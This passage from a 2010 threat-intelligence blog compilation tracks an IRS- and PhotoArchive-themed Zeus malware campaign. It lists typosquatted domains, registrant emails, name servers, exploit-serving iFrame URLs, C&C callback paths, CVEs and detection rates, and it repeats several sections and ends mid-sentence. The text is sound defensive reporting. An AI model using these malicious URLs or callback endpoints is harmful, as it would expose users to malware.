8. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

9. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

10. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

11. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

12. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

13. http://ddanchev.blogspot.com/

14. http://twitter.com/danchodanchev

1055

IRS/PhotoArchive Themed Zeus/Client-Side Exploits Serving Campaign in the Wild (2010-02-15 23:34)

UPDATED: Monday, February 22, 2010 - Another typosquatted domains portfolio is being spamvertised, including two new name servers, parked on the same IP where name servers from previous campaigns were hosted.

1056

Typosquatted domains, and name servers of notice are as follows:

dese.co.kr - Email: asondrapgt@hotmail.com

dese.kr - Email: asondrapgt@hotmail.com

dese.ne.kr - Email: asondrapgt@hotmail.com

dese.or.kr - Email: asondrapgt@hotmail.com

desr.co.kr - Email: asondrapgt@hotmail.com

desr.kr - Email: asondrapgt@hotmail.com

desr.or.kr - Email: asondrapgt@hotmail.com

desv.co.kr - Email: asondrapgt@hotmail.com

desv.kr - Email: asondrapgt@hotmail.com

desv.ne.kr - Email: asondrapgt@hotmail.com

desv.or.kr - Email: asondrapgt@hotmail.com

desx.co.kr - Email: asondrapgt@hotmail.com

desx.kr - Email: asondrapgt@hotmail.com

desx.ne.kr - Email: asondrapgt@hotmail.com

desx.or.kr - Email: asondrapgt@hotmail.com

edasa.co.kr

edasa.kr

edasa.ne.kr

edasa.or.kr

edase.co.kr

edase.kr

edase.ne.kr

edase.or.kr

edasn.kr

edasn.ne.kr

edasn.or.kr

edasq.co.kr

edasq.kr

edasq.ne.kr

edasq.or.kr

Name servers of notice:

ns1.silverbrend.net - 87.117.245.9 - Email: klincz@aol.com

ns1.hourscanine.com - 87.117.245.9 - Email: carruawau@gmail.com

UPDATED: Sunday, February 21, 2010 - The gang is currently spamming a phishing campaign – no client-side serving iFrames found so far – attempting to steal Google account and Blogspot accounting data. Given the fact that the gang is capable of generating hundreds of thousands of bogus accounts on their own, as well as buy them in bulk orders from vendors that have already built such an inventory across multiple social networking sites, the only logical reason for attempting to phish for such data would be to attempt to maliciously monetize the traffic of legitimate blogs.

1058

The newly spamvertised domains, including a new name server are as follows:

esub.co.kr - Email: osamplerl61@hotmail.com

esub.kr - Email: osamplerl61@hotmail.com

esub.ne.kr - Email: osamplerl61@hotmail.com

esug.co.kr - Email: osamplerl61@hotmail.com

esug.kr - Email: osamplerl61@hotmail.com

esug.ne.kr - Email: osamplerl61@hotmail.com

esuk.kr - Email: osamplerl61@hotmail.com

esuk.ne.kr - Email: osamplerl61@hotmail.com

esuk.or.kr - Email: osamplerl61@hotmail.com

esus.co.kr - Email: osamplerl61@hotmail.com

esus.kr - Email: osamplerl61@hotmail.com

esus.ne.kr - Email: osamplerl61@hotmail.com

esut.co.kr - Email: osamplerl61@hotmail.com

esut.kr - Email: osamplerl61@hotmail.com

esut.ne.kr - Email: osamplerl61@hotmail.com

ns1.nitroexcel.com - 89.238.165.195 (the same IP was also hosting the name server domains from previous campaigns) - Email: rackmodule@writemail.com

UPDATED: Saturday, February 20, 2010 - The client-side exploit serving iFrame directory has been changed to **91.201.196.101 /usasp11/in.php**, with another typosquatted portfolio of domains currently being spamvertised.

1059

Detection rates: **update.exe** - [1]Trojan.Zbot - Result: 25/40 (62.5 %) (phones back to **trollar.ru /cnf/trl.jpg** -

109.95.114.133 - Email: bernardo _pr@inbox.ru); **file.exe** - [2]Trojan.Spy.ZBot.12544.1 - Result: 26/41 (63.42 %); **ie.js** - [3]JS:CVE-2008-0015-G - Result: 14/40 (35 %); **ie2.js** - [4]Exploit:JS/CVE-2008-0015 - Result: 17/40 (42.5 %); **nowTrue.swf** - [5]Trojan.SWF.Dropper.E - Result: 24/41 (58.54 %); **pdf.pdf** - [6]Exploit.JS.Pdfka.bln - Result: 11/41

(26.83 %); **swf.swf** - [7]SWF/Exploit.Agent.BS - Result: 8/40 (20 %).

Domain portfolio, name server of notice - **ns1.vektoroils.net** - 74.117.63.218 - Email: admin@forsyte.info : **desa.co.kr** - Email: hjfeasey@yahoo.co.uk

desa.kr - Email: hjfeasey@yahoo.co.uk

desa.ne.kr - Email: hjfeasey@yahoo.co.uk

desa.or.kr - Email: hjfeasey@yahoo.co.uk

desb.co.kr - Email: hjfeasey@yahoo.co.uk

desb.kr - Email: hjfeasey@yahoo.co.uk

desb.ne.kr - Email: hjfeasey@yahoo.co.uk

1060

desb.or.kr - Email: hjfeasey@yahoo.co.uk

deso.kr - Email: hjfeasey@yahoo.co.uk

deso.or.kr - Email: hjfeasey@yahoo.co.uk

desv.kr - Email: hjfeasey@yahoo.co.uk

desz.co.kr - Email: hjfeasey@yahoo.co.uk

desz.kr - Email: hjfeasey@yahoo.co.uk

desz.ne.kr - Email: hjfeasey@yahoo.co.uk

desz.or.kr - Email: hjfeasey@yahoo.co.uk

UPDATED: Wednesday, February 17, 2010 - The iFrame directory has been changed to **91.201.196.101 /us-**

asp/in.php, detection rate for **update.exe** - [8]Trojan-Spy.Win32.Zbot.gen - Result: 17/40 (42.5 %).

1061

Currently active and spamvertised domains include:

saqwk.co.kr - Email: Camerc05@yahoo.com

saqwk.kr - Email: Camerc05@yahoo.com

saqwk.ne.kr - Email: Camerc05@yahoo.com

saqwk.or.kr - Email: Camerc05@yahoo.com

saqwm.co.kr - Email: Camerc05@yahoo.com

saqwm.kr - Email: Camerc05@yahoo.com

saqwm.ne.kr - Email: Camerc05@yahoo.com

saqwq.co.kr - Email: Camerc05@yahoo.com

saqwq.kr - Email: Camerc05@yahoo.com

saqwq.ne.kr - Email: Camerc05@yahoo.com

saqwq.or.kr - Email: Camerc05@yahoo.com

saqwz.co.kr - Email: Camerc05@yahoo.com

saqwz.kr - Email: Camerc05@yahoo.com

saqwz.ne.kr - Email: Camerc05@yahoo.com

saqwz.or.kr - Email: Camerc05@yahoo.com

As anticipated, the botnet masters behind the systematically rotated campaigns dissected in previous posts,

kick off the week with multiple campaigns parked on the newly introduced fast-fluxed domains.

1062

In a typical multitasking fashion, two campaigns are currently active on different sub domains introduced at the typosquatted fast-flux ones, impersonating the U.S IRS with " *Unreported/Underreported Income (Fraud Application) theme*", as well as a variation of the [9]already profiled PhotoArchive campaign, using a well known "[10] *You don't have the latest version of Macromedia Flash Player*" error message.

1063

Let's dissect both campaigns, sharing the same fast-flux infrastructure, and currently spammed in the wild.

Sample campaign URLs from the PhotoArchive, SecretArchives themed campaign:

- **archive .repok.or.kr/archive0714/?id=test@test.com**

- **secretarchives .renyn.kr/archive0714/?id=test@test.com**

- **secretfiles .repo1it.me.uk/archive0714/?id=test@test.com**

- **secretarchives .renyn.ne.kr/archive0714/?id=test@test.com**

- **postcards .repo1ix.co.uk/archive0714/?id=test@test.com**

Sample sub domain structure:

anonymousfiles .repo1i2.me.uk

archive .repo1iq.me.uk

archive .repo1it.me.uk

archives .repo1i1.me.uk

filearchive .repo1i1.me.uk

files .repo1it.me.uk

files .repo1ix.me.uk

files4friends .repo1it.me.uk

secretarchives .repo1iq.me.uk

secretarchives .repo1iw.me.uk

secretarchives .repo1ix.me.uk

1064

secretfiles .repo1iq.me.uk

sendspace .repo1i2.me.uk

archive .repo1ix.co.uk

archives .repo1iq.co.uk

archives .repo1ix.co.uk

files .repo1iq.co.uk

files4friends .repo1ix.co.uk

incognito .repo1iq.co.uk

postcard .repo1iq.co.uk

postcard .repo1iw.co.uk

secretarchives .repo1iw.co.uk

www.irs.gov .repo1ix.co.uk

Embedded iFrame - **91.201.196.101 /ukasp/in.php** (AS42229 (MARIAM-AS PP Mariam) attempts to exploit

[11]CVE-2007-5659; [12]CVE-2008-2992; [13]CVE-2008-0015; [14]CVE-2009-0927 and [15]CVE-2009-4324. Upon

successful exploitation, **file.exe** - [16]Trojan-Spy.Win32.Zbot.gen - Result: 12/41 (29.27 %) is served. Just like the original **update.exe** - [17]Trojan.Zbot - Result: 13/40 (32.50 %) available as a manual download from the pages, both

[18]samples phone back to the well known **elnasa.ru /asd/elnasa.ble** - 109.95.114.71 - Email: kievsk@yandex.ru -

[19]Aleksey V Kijanskiy.

Naturally, [20]AS42229 (MARIAM-AS PP Mariam) is a cybercrime-friendly AS, with the following currently ac-

tive Zeus C &Cs parked there:

91.201.196.35

91.201.196.75

91.201.196.76

91.201.196.38

91.201.196.34

91.201.196.37

Sample URL from the IRS-themed campaign:

- **irs.gov .renyn.kr/fraud.applications/application/statement.php**

Sample iFrame from the IRS-themed campaign - **109.95.114.251 /usa50/in.php** is currently down. The same

IP was used to serve client-side exploits in a previous campaign - "[21] *Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams*".

Detection rate for **tax-statement.exe** - [22]Trojan-Spy.Win32.Zbot.gen - Result: 37/41 (90.25 %), [23]which upon execution phones [24]back to the well known **nekovo.ru /cbd/ nekovo.br** - 109.95.115.18 - Email: kievsk@yandex.ru

- Aleksey V Kijanskiy

1065

Active and spamvertised fast-fluxed domains part of the campaign:

renya.co.kr - Email: Sethdc77@yahoo.co.uk

renya.kr - Email: Sethdc77@yahoo.co.uk

renya.ne.kr - Email: Sethdc77@yahoo.co.uk

renya.or.kr - Email: Sethdc77@yahoo.co.uk

renyn.kr - Email: Sethdc77@yahoo.co.uk

renyn.ne.kr - Email: Sethdc77@yahoo.co.uk

renyn.or.kr - Email: Sethdc77@yahoo.co.uk

renyo.co.kr - Email: Sethdc77@yahoo.co.uk

renyo.kr - Email: Sethdc77@yahoo.co.uk

renyo.ne.kr - Email: Sethdc77@yahoo.co.uk

renyo.or.kr - Email: Sethdc77@yahoo.co.uk

renyx.co.kr - Email: Sethdc77@yahoo.co.uk

renyx.kr - Email: Sethdc77@yahoo.co.uk

renyx.ne.kr - Email: Sethdc77@yahoo.co.uk

renyx.or.kr - Email: Sethdc77@yahoo.co.uk

rep021.co.kr - Email: DRendell3407@hotmail.com

rep021.kr - Email: DRendell3407@hotmail.com

rep021.ne.kr - Email: DRendell3407@hotmail.com

rep021.or.kr - Email: DRendell3407@hotmail.com

rep022.co.kr - Email: DRendell3407@hotmail.com

rep022.kr - Email: DRendell3407@hotmail.com

rep022.ne.kr - Email: DRendell3407@hotmail.com

rep022.or.kr - Email: DRendell3407@hotmail.com

rep023.co.kr - Email: DRendell3407@hotmail.com

rep023.kr - Email: DRendell3407@hotmail.com

rep023.or.kr - Email: DRendell3407@hotmail.com

rep024.kr - Email: DRendell3407@hotmail.com

rep071.co.kr - Email: KantuM37690@hotmail.com

rep071.kr - Email: KantuM37690@hotmail.com

rep071.ne.kr - Email: KantuM37690@hotmail.com

1067

rep071.or.kr - Email: KantuM37690@hotmail.com

rep072.co.kr - Email: KantuM37690@hotmail.com

rep072.kr - Email: KantuM37690@hotmail.com

rep072.ne.kr - Email: KantuM37690@hotmail.com

rep072.or.kr - Email: KantuM37690@hotmail.com

rep073.co.kr - Email: KantuM37690@hotmail.com

rep073.kr - Email: KantuM37690@hotmail.com

rep073.ne.kr - Email: KantuM37690@hotmail.com

rep073.or.kr - Email: KantuM37690@hotmail.com

rep074.co.kr - Email: KantuM37690@hotmail.com

rep074.ne.kr - Email: KantuM37690@hotmail.com

rep074.or.kr - Email: KantuM37690@hotmail.com

rep1051.co.uk

rep1051.me.uk

rep1051.org.uk

rep1051.uk.com

repak.co.kr - Email: limhomeslm@yahoo.co.uk

repak.kr - Email: limhomeslm@yahoo.co.uk

repak.ne.kr - Email: limhomeslm@yahoo.co.uk

repak.or.kr - Email: limhomeslm@yahoo.co.uk

repaz.co.kr - Email: Olb55768@yahoo.co.uk

repaz.kr - Email: Olb55768@yahoo.co.uk

repaz.or.kr - Email: Olb55768@yahoo.co.uk

repek.co.kr - Email: limhomeslm@yahoo.co.uk

repek.ne.kr - Email: limhomeslm@yahoo.co.uk

repek.or.kr - Email: limhomeslm@yahoo.co.uk

repey.co.kr - Email: Olb55768@yahoo.co.uk

repey.kr - Email: Olb55768@yahoo.co.uk

repey.ne.kr - Email: Olb55768@yahoo.co.uk

repey.or.kr - Email: Olb55768@yahoo.co.uk

repia.co.kr - Email: Olb55768@yahoo.co.uk

repia.kr - Email: Olb55768@yahoo.co.uk

repia.ne.kr - Email: Olb55768@yahoo.co.uk

repia.or.kr - Email: Olb55768@yahoo.co.uk

repik.co.kr - Email: limhomeslm@yahoo.co.uk

repik.kr - Email: limhomeslm@yahoo.co.uk

repik.or.kr - Email: limhomeslm@yahoo.co.uk

repok.co.kr - Email: limhomeslm@yahoo.co.uk

repok.kr - Email: limhomeslm@yahoo.co.uk

repok.ne.kr - Email: limhomeslm@yahoo.co.uk

repok.or.kr - Email: limhomeslm@yahoo.co.uk

repoy.co.kr - Email: Olb55768@yahoo.co.uk

repoy.kr - Email: Olb55768@yahoo.co.uk

repoy.ne.kr - Email: Olb55768@yahoo.co.uk

repoy.or.kr - Email: Olb55768@yahoo.co.uk

repo1i1.co.uk

repo1i1.me.uk

repo1i2.co.uk

repo1i2.me.uk

1070

repo1i3.co.uk

repo1ie.co.uk

repo1io.co.uk

repo1iq.co.uk

repo1iq.me.uk

repo1it.me.uk

repo1iw.co.uk

repo1iw.me.uk

repo1ix.co.uk

repo1ix.me.uk

Name servers of notice:

ns1 .skcrealestate.net - 89.238.165.195 - Email: support@skrealty.net

ns1 .addressway.net - 89.238.165.195 - Email: poolbill@hotmail.com

ns1 .skcpanel.com - 64.20.42.235 - Email: support@sk.com

ns1 .holdinglory.com - 64.20.42.235 - Email: greysy@gmx.com

ns1 .skcres.com - 64.20.42.235 - Email: hr@skc.net

ns1 .x-videocovers.net - 64.20.42.235 - Email: storylink@live.com

Interestingly, researchers from [25]M86 Security gained access to the web malware exploitation kit used in a

previous campaign:

" *It has been up and running and serving exploits for nearly a day.* ***In this time almost 40,000 unique users***

have been exposed to these exploits, and the Zeus file has been downloaded over 5000 times. *These downloads do not include the PhotoArchive.exe file downloads that a user may be tricked into downloading and executing themselves.* "

Updated will be posted as soon as new developments emerge.

Related coverage of the gang’s previous campaigns:

[26]Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild

[27]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild

[28]Facebook/AOL Update Tool Spam Campaign Serving Crimeware and Client-Side Exploits

[29]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[30]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[31]Pushdo Injecting Bogus Swine Flu Vaccine

[32]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware

[33]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[34]The Multitasking Fast-Flux Botnet that Wants to Bank With You

This post has been reproduced from [35]Dancho Danchev’s blog. Follow him [36]on Twitter.

1.

http://www.virustotal.com/analisis/ef120bf9f7791f0acefb05d4628d2c2d87999938fdb9f3152142436bc321ec05-12666

91798

2.

http://www.virustotal.com/analisis/ea81a121b75fe8ad2e445cd13a6350850de2bf21cdb6d1dc4eac247b2aac3a40-12667

08037

3.

http://www.virustotal.com/analisis/1983abeb8001365952fe06814ab6a676acebac0b1cbf4f3d2030de424b0de130-12666

91316

4.

http://www.virustotal.com/analisis/f4d19dca77a571b73eae1f0c3640db81cc257472f1cc9e3f1ca0376216df4a91-12666

91333

1071

5.

http://www.virustotal.com/analisis/de54327ae5b208f1f45704d41ef03c02758f7f12c2f63907db70429629c44df3-12666

91345

6.

http://www.virustotal.com/analisis/36e91b84b8e3f83a8044
d3c375398d9840dce4f12d6c312f417e98f696dc34e0-
12666

91352

7.

http://www.virustotal.com/analisis/6a0295a38536274beca2
af613afbadabbdd29cbfb669942b02aec810d68ff019-12666

91365

8.

http://www.virustotal.com/analisis/7556ad16c7507777c21a
73ebcc5d5ff3661f5e44a98899f117aa96bc3246f1fd-12664

25345

9. http://ddanchev.blogspot.com/2010/02/photoarchive-
crimewareclient-side.html

10. http://irs/PhotoArchive%20Themed%20Zeus/Client-
Side%20Exploits%20Serving%20Campaign%20in%20the%
20Wild

11. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-
2007-5659

12. http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-
2992

13. http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-
0015

14. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-0927

15. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-4324

16.
http://www.virustotal.com/analisis/3d393354d40fc2a64cb68fe9fa51c575dab1af87065abbef811dd4d7e051db07-12662

75738

17.
http://www.virustotal.com/analisis/3aaa85a66689a9c09243127b0831e7294b3db191ce0c3e81ebc871fe843506fc-12662

68338

18. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html

19. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html

20. https://zeustracker.abuse.ch/monitor.php?as=42229

21. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html

22.
http://www.virustotal.com/analisis/f72cf75417e21eecf8defa1a52a9601c4eb4dbfd3961e782bd1c0aa0157ce8fc-12662

68334

23. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html

24. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html

25. http://www.m86security.com/trace/traceitem.asp?article=1233

26. http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html

27. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html

28. http://ddanchev.blogspot.com/2010/01/facebookaol-update-tool-spam-campaign.html

29. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html

30. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html

31. http://ddanchev.blogspot.com/2009/12/pushdo-injecting-bogus-swine-flu.html

32. http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html

33. http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html

34. http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html

35. http://ddanchev.blogspot.com/

36. http://twitter.com/danchodanchev

1072

IRS/PhotoArchive Themed Zeus/Client-Side Exploits Serving Campaign in the Wild (2010-02-15 23:34)

SECOND UPDATE for Wednesday, February 24, 2010 - Another portfolio of new domains is being spamvertised, using the old PhotoArchive theme. The client-side exploits serving iFrame directory has been changed to **91.201.196.101**

/usasp33/in.php currently serving CVE-2007-5659; CVE-2008-2992; CVE-2008-0015; CVE-2009-0927 and CVE-2009-4324.

Sample detection rates: **update.exe** - [1]Trojan-Spy.Win32.Zbot.gen - Result: 10/42 (23.81 %); **file.exe** - [2]TrojanSpy.Win32.Zbot.gen - Result: 10/42 (23.81 %). Samples phone back to the same C &C where samples from previous campaigns were also phoning back to - **trollar.ru /cnf/trl.jpg** - 109.95.114.133 - Email: bernardo _pr@inbox.ru.

Domains portfolio:

reda.kr - Email: ClarenceN62412@hotmail.com

redb.kr - Email: ClarenceN62412@hotmail.com

reda.ne.kr - Email: ClarenceN62412@hotmail.com

redb.ne.kr - Email: ClarenceN62412@hotmail.com

redn.ne.kr - Email: ClarenceN62412@hotmail.com

redv.ne.kr - Email: ClarenceN62412@hotmail.com

redn.kr - Email: ClarenceN62412@hotmail.com

reda.co.kr - Email: ClarenceN62412@hotmail.com

redv.co.kr - Email: ClarenceN62412@hotmail.com

reda.or.kr - Email: ClarenceN62412@hotmail.com

redb.or.kr - Email: ClarenceN62412@hotmail.com

redn.or.kr - Email: ClarenceN62412@hotmail.com

redv.or.kr - Email: ClarenceN62412@hotmail.com

redv.kr - Email: ClarenceN62412@hotmail.com

Name server of notice:

ns1.skcstaffing.com - 87.117.245.9 - Email: hr@department.com

UPDATED: Wednesday, February 24, 2010 - Another portfolio of typosquatted domains has been spamver-

tised. The already suspended domains are listed for historical OSINT analysis of this gang's activities.

Interestingly, their campaigns are lacking the quality assurance I'm used to see. For instance, the iFrame IP

(**109.95.114.251 /usa50/in.php**) is currently down, with the malware itself, including the one that would have been dropped given the exploitation took place - have over 90 % detectio rate, since the binaries were first analyzed a 1073 month ago - **tax-statement.exe** - [3]Trojan-Spy.Win32.Zbot - 40/42 (95.24 %); **abs.exe** - [4]Packed:W32/Mufanom.A

- Result: 38/42 (90.48 %). The directory structure also remains the same - **irs.gov.yrxc.kr/fraud.applications**

/application/statement.php

Domains portfolio, including name servers of notice are as follows:

erdca.co.kr - Email: WeedDame16427@hotmail.com

erdca.kr - Email: WeedDame16427@hotmail.com

erdca.ne.kr - Email: WeedDame16427@hotmail.com

erdca.or.kr - Email: WeedDame16427@hotmail.com

erdcb.kr - Email: WeedDame16427@hotmail.com

erdcd.kr - Email: WeedDame16427@hotmail.com

erdce.co.kr - Email: WeedDame16427@hotmail.com

erdce.kr - Email: WeedDame16427@hotmail.com

erdce.ne.kr - Email: WeedDame16427@hotmail.com

erdce.or.kr - Email: WeedDame16427@hotmail.com

erdcq.kr - Email: WeedDame16427@hotmail.com

erdcu.co.kr - Email: WeedDame16427@hotmail.com

erdcu.kr - Email: WeedDame16427@hotmail.com

erdcu.ne.kr - Email: WeedDame16427@hotmail.com

erdcu.or.kr - Email: WeedDame16427@hotmail.com

1074

yrxc.co.kr - Email: WeedDame16427@hotmail.com

yrxc.kr - Email: WeedDame16427@hotmail.com

yrxc.or.kr - Email: WeedDame16427@hotmail.com

yrxo.co.kr - Email: WeedDame16427@hotmail.com

yrxo.kr - Email: WeedDame16427@hotmail.com

yrxo.ne.kr - Email: WeedDame16427@hotmail.com

yrxo.or.kr - Email: WeedDame16427@hotmail.com

yrxs.co.kr - Email: WeedDame16427@hotmail.com

yrxs.kr - Email: WeedDame16427@hotmail.com

yrxs.ne.kr - Email: WeedDame16427@hotmail.com

yrxs.or.kr - Email: WeedDame16427@hotmail.com

rts1e3en.me.uk

rts1e3eq.me.uk

rts1e3ew.me.uk

rts1e3ex.me.uk

rts1e3ey.me.uk

rts1e3ez.me.uk

rts1e3eb.co.uk

rts1e3en.co.uk

rts1e3eq.co.uk

rts1e3er.co.uk

rts1e3ew.co.uk

rts1e3ex.co.uk

rts1e3ey.co.uk

rts1e3ez.co.uk

Name servers of notice:

ns1.skc-realty.com - 89.238.165.195 - Email: skc@realty.net

ns1.chinafromasia.com

UPDATED: Monday, February 22, 2010 - Another typosquatted domains portfolio is being spamvertised, in-

cluding two new name servers, parked on the same IP where name servers from previous campaigns were hosted.

1075

Typosquatted domains, and name servers of notice are as follows:

dese.co.kr - Email: asondrapgt@hotmail.com

dese.kr - Email: asondrapgt@hotmail.com

dese.ne.kr - Email: asondrapgt@hotmail.com

dese.or.kr - Email: asondrapgt@hotmail.com

desr.co.kr - Email: asondrapgt@hotmail.com

desr.kr - Email: asondrapgt@hotmail.com

desr.or.kr - Email: asondrapgt@hotmail.com

desv.co.kr - Email: asondrapgt@hotmail.com

desv.kr - Email: asondrapgt@hotmail.com

desv.ne.kr - Email: asondrapgt@hotmail.com

desv.or.kr - Email: asondrapgt@hotmail.com

desx.co.kr - Email: asondrapgt@hotmail.com

desx.kr - Email: asondrapgt@hotmail.com

1076

desx.ne.kr - Email: asondrapgt@hotmail.com

desx.or.kr - Email: asondrapgt@hotmail.com

edasa.co.kr

edasa.kr

edasa.ne.kr

edasa.or.kr

edase.co.kr

edase.kr

edase.ne.kr

edase.or.kr

edasn.kr

edasn.ne.kr

edasn.or.kr

edasq.co.kr

edasq.kr

edasq.ne.kr

edasq.or.kr

Name servers of notice:

ns1.silverbrend.net - 87.117.245.9 - Email: klincz@aol.com

ns1.hourscanine.com - 87.117.245.9 - Email: carruawau@gmail.com

UPDATED: Sunday, February 21, 2010 - The gang is currently spamming a phishing campaign – no client-side serving iFrames found so far – attempting to steal Google account and Blogspot accounting data. Given the fact that the gang is capable of generating hundreds of thousands of bogus accounts on their own, as well as buy them in bulk orders from vendors that have already built such an inventory across multiple social networking sites, the only logical reason for attempting to phish for such data would be to attempt to maliciously monetize the traffic of legitimate blogs.

1077

The newly spamvertised domains, including a new name server are as follows:

esub.co.kr - Email: osamplerl61@hotmail.com

esub.kr - Email: osamplerl61@hotmail.com

esub.ne.kr - Email: osamplerl61@hotmail.com

esug.co.kr - Email: osamplerl61@hotmail.com

esug.kr - Email: osamplerl61@hotmail.com

esug.ne.kr - Email: osamplerl61@hotmail.com

esuk.kr - Email: osamplerl61@hotmail.com

esuk.ne.kr - Email: osamplerl61@hotmail.com

esuk.or.kr - Email: osamplerl61@hotmail.com

esus.co.kr - Email: osamplerl61@hotmail.com

esus.kr - Email: osamplerl61@hotmail.com

esus.ne.kr - Email: osamplerl61@hotmail.com

esut.co.kr - Email: osamplerl61@hotmail.com

esut.kr - Email: osamplerl61@hotmail.com

esut.ne.kr - Email: osamplerl61@hotmail.com

ns1.nitroexcel.com - 89.238.165.195 (the same IP was also hosting the name server domains from previous campaigns) - Email: rackmodule@writemail.com

UPDATED: Saturday, February 20, 2010 - The client-side exploit serving iFrame directory has been changed to **91.201.196.101 /usasp11/in.php**, with another typosquatted portfolio of domains currently being spamvertised.

1078

Detection rates: **update.exe** - [5]Trojan.Zbot - Result: 25/40 (62.5 %) (phones back to **trollar.ru /cnf/trl.jpg** -

109.95.114.133 - Email: bernardo _pr@inbox.ru); **file.exe** - [6]Trojan.Spy.ZBot.12544.1 - Result: 26/41 (63.42 %); **ie.js** - [7]JS:CVE-2008-0015-G - Result: 14/40 (35 %); **ie2.js** - [8]Exploit:JS/CVE-2008-0015 - Result: 17/40 (42.5 %); **nowTrue.swf** - [9]Trojan.SWF.Dropper.E - Result: 24/41 (58.54 %); **pdf.pdf** - [10]Exploit.JS.Pdfka.bln - Result: 11/41

(26.83 %); **swf.swf** - [11]SWF/Exploit.Agent.BS - Result: 8/40 (20 %).

Domain portfolio, name server of notice - **ns1.vektoroils.net** - 74.117.63.218 - Email: admin@forsyte.info : **desa.co.kr** - Email: hjfeasey@yahoo.co.uk

desa.kr - Email: hjfeasey@yahoo.co.uk

desa.ne.kr - Email: hjfeasey@yahoo.co.uk

desa.or.kr - Email: hjfeasey@yahoo.co.uk

desb.co.kr - Email: hjfeasey@yahoo.co.uk

desb.kr - Email: hjfeasey@yahoo.co.uk

desb.ne.kr - Email: hjfeasey@yahoo.co.uk

1079

desb.or.kr - Email: hjfeasey@yahoo.co.uk

deso.kr - Email: hjfeasey@yahoo.co.uk

deso.or.kr - Email: hjfeasey@yahoo.co.uk

desv.kr - Email: hjfeasey@yahoo.co.uk

desz.co.kr - Email: hjfeasey@yahoo.co.uk

desz.kr - Email: hjfeasey@yahoo.co.uk

desz.ne.kr - Email: hjfeasey@yahoo.co.uk

desz.or.kr - Email: hjfeasey@yahoo.co.uk

UPDATED: Wednesday, February 17, 2010 - The iFrame directory has been changed to **91.201.196.101 /us-**

asp/in.php, detection rate for **update.exe** - [12]Trojan-Spy.Win32.Zbot.gen - Result: 17/40 (42.5 %).

1080

Currently active and spamvertised domains include:

saqwk.co.kr - Email: Camerc05@yahoo.com

saqwk.kr - Email: Camerc05@yahoo.com

saqwk.ne.kr - Email: Camerc05@yahoo.com

saqwk.or.kr - Email: Camerc05@yahoo.com

saqwm.co.kr - Email: Camerc05@yahoo.com

saqwm.kr - Email: Camerc05@yahoo.com

saqwm.ne.kr - Email: Camerc05@yahoo.com

saqwq.co.kr - Email: Camerc05@yahoo.com

saqwq.kr - Email: Camerc05@yahoo.com

saqwq.ne.kr - Email: Camerc05@yahoo.com

saqwq.or.kr - Email: Camerc05@yahoo.com

saqwz.co.kr - Email: Camerc05@yahoo.com

saqwz.kr - Email: Camerc05@yahoo.com

saqwz.ne.kr - Email: Camerc05@yahoo.com

saqwz.or.kr - Email: Camerc05@yahoo.com

As anticipated, the botnet masters behind the systematically rotated campaigns dissected in previous posts,

kick off the week with multiple campaigns parked on the newly introduced fast-fluxed domains.

1081

In a typical multitasking fashion, two campaigns are currently active on different sub domains introduced at the typosquatted fast-flux ones, impersonating the U.S IRS with " *Unreported/Underreported Income (Fraud Application)* *theme*", as well as a variation of the [13]already profiled PhotoArchive campaign, using a well known "[14] *You don’t have the latest version of Macromedia Flash Player*" error message.

1082

Let’s dissect both campaigns, sharing the same fast-flux infrastructure, and currently spammed in the wild.

Sample campaign URLs from the PhotoArchive, SecretArchives themed campaign:

- **archive .repok.or.kr/archive0714/?id=test@test.com**

- **secretarchives .renyn.kr/archive0714/?id=test@test.com**

- **secretfiles .repo1it.me.uk/archive0714/?id=test@test.com**

- **secretarchives .renyn.ne.kr/archive0714/?id=test@test.com**

- **postcards .repo1ix.co.uk/archive0714/?id=test@test.com**

Sample sub domain structure:

anonymousfiles .repo1i2.me.uk

archive .repo1iq.me.uk

archive .repo1it.me.uk

archives .repo1i1.me.uk

filearchive .repo1i1.me.uk

files .repo1it.me.uk

files .repo1ix.me.uk

files4friends .repo1it.me.uk

secretarchives .repo1iq.me.uk

secretarchives .repo1iw.me.uk

secretarchives .repo1ix.me.uk

secretfiles .repo1iq.me.uk

sendspace .repo1i2.me.uk

archive .repo1ix.co.uk

archives .repo1iq.co.uk

archives .repo1ix.co.uk

files .repo1iq.co.uk

files4friends .repo1ix.co.uk

incognito .repo1iq.co.uk

postcard .repo1iq.co.uk

postcard .repo1iw.co.uk

secretarchives .repo1iw.co.uk

www.irs.gov .repo1ix.co.uk

Embedded iFrame - **91.201.196.101 /ukasp/in.php** (AS42229 (MARIAM-AS PP Mariam) attempts to exploit

[15]CVE-2007-5659; [16]CVE-2008-2992; [17]CVE-2008-0015; [18]CVE-2009-0927 and [19]CVE-2009-4324. Upon

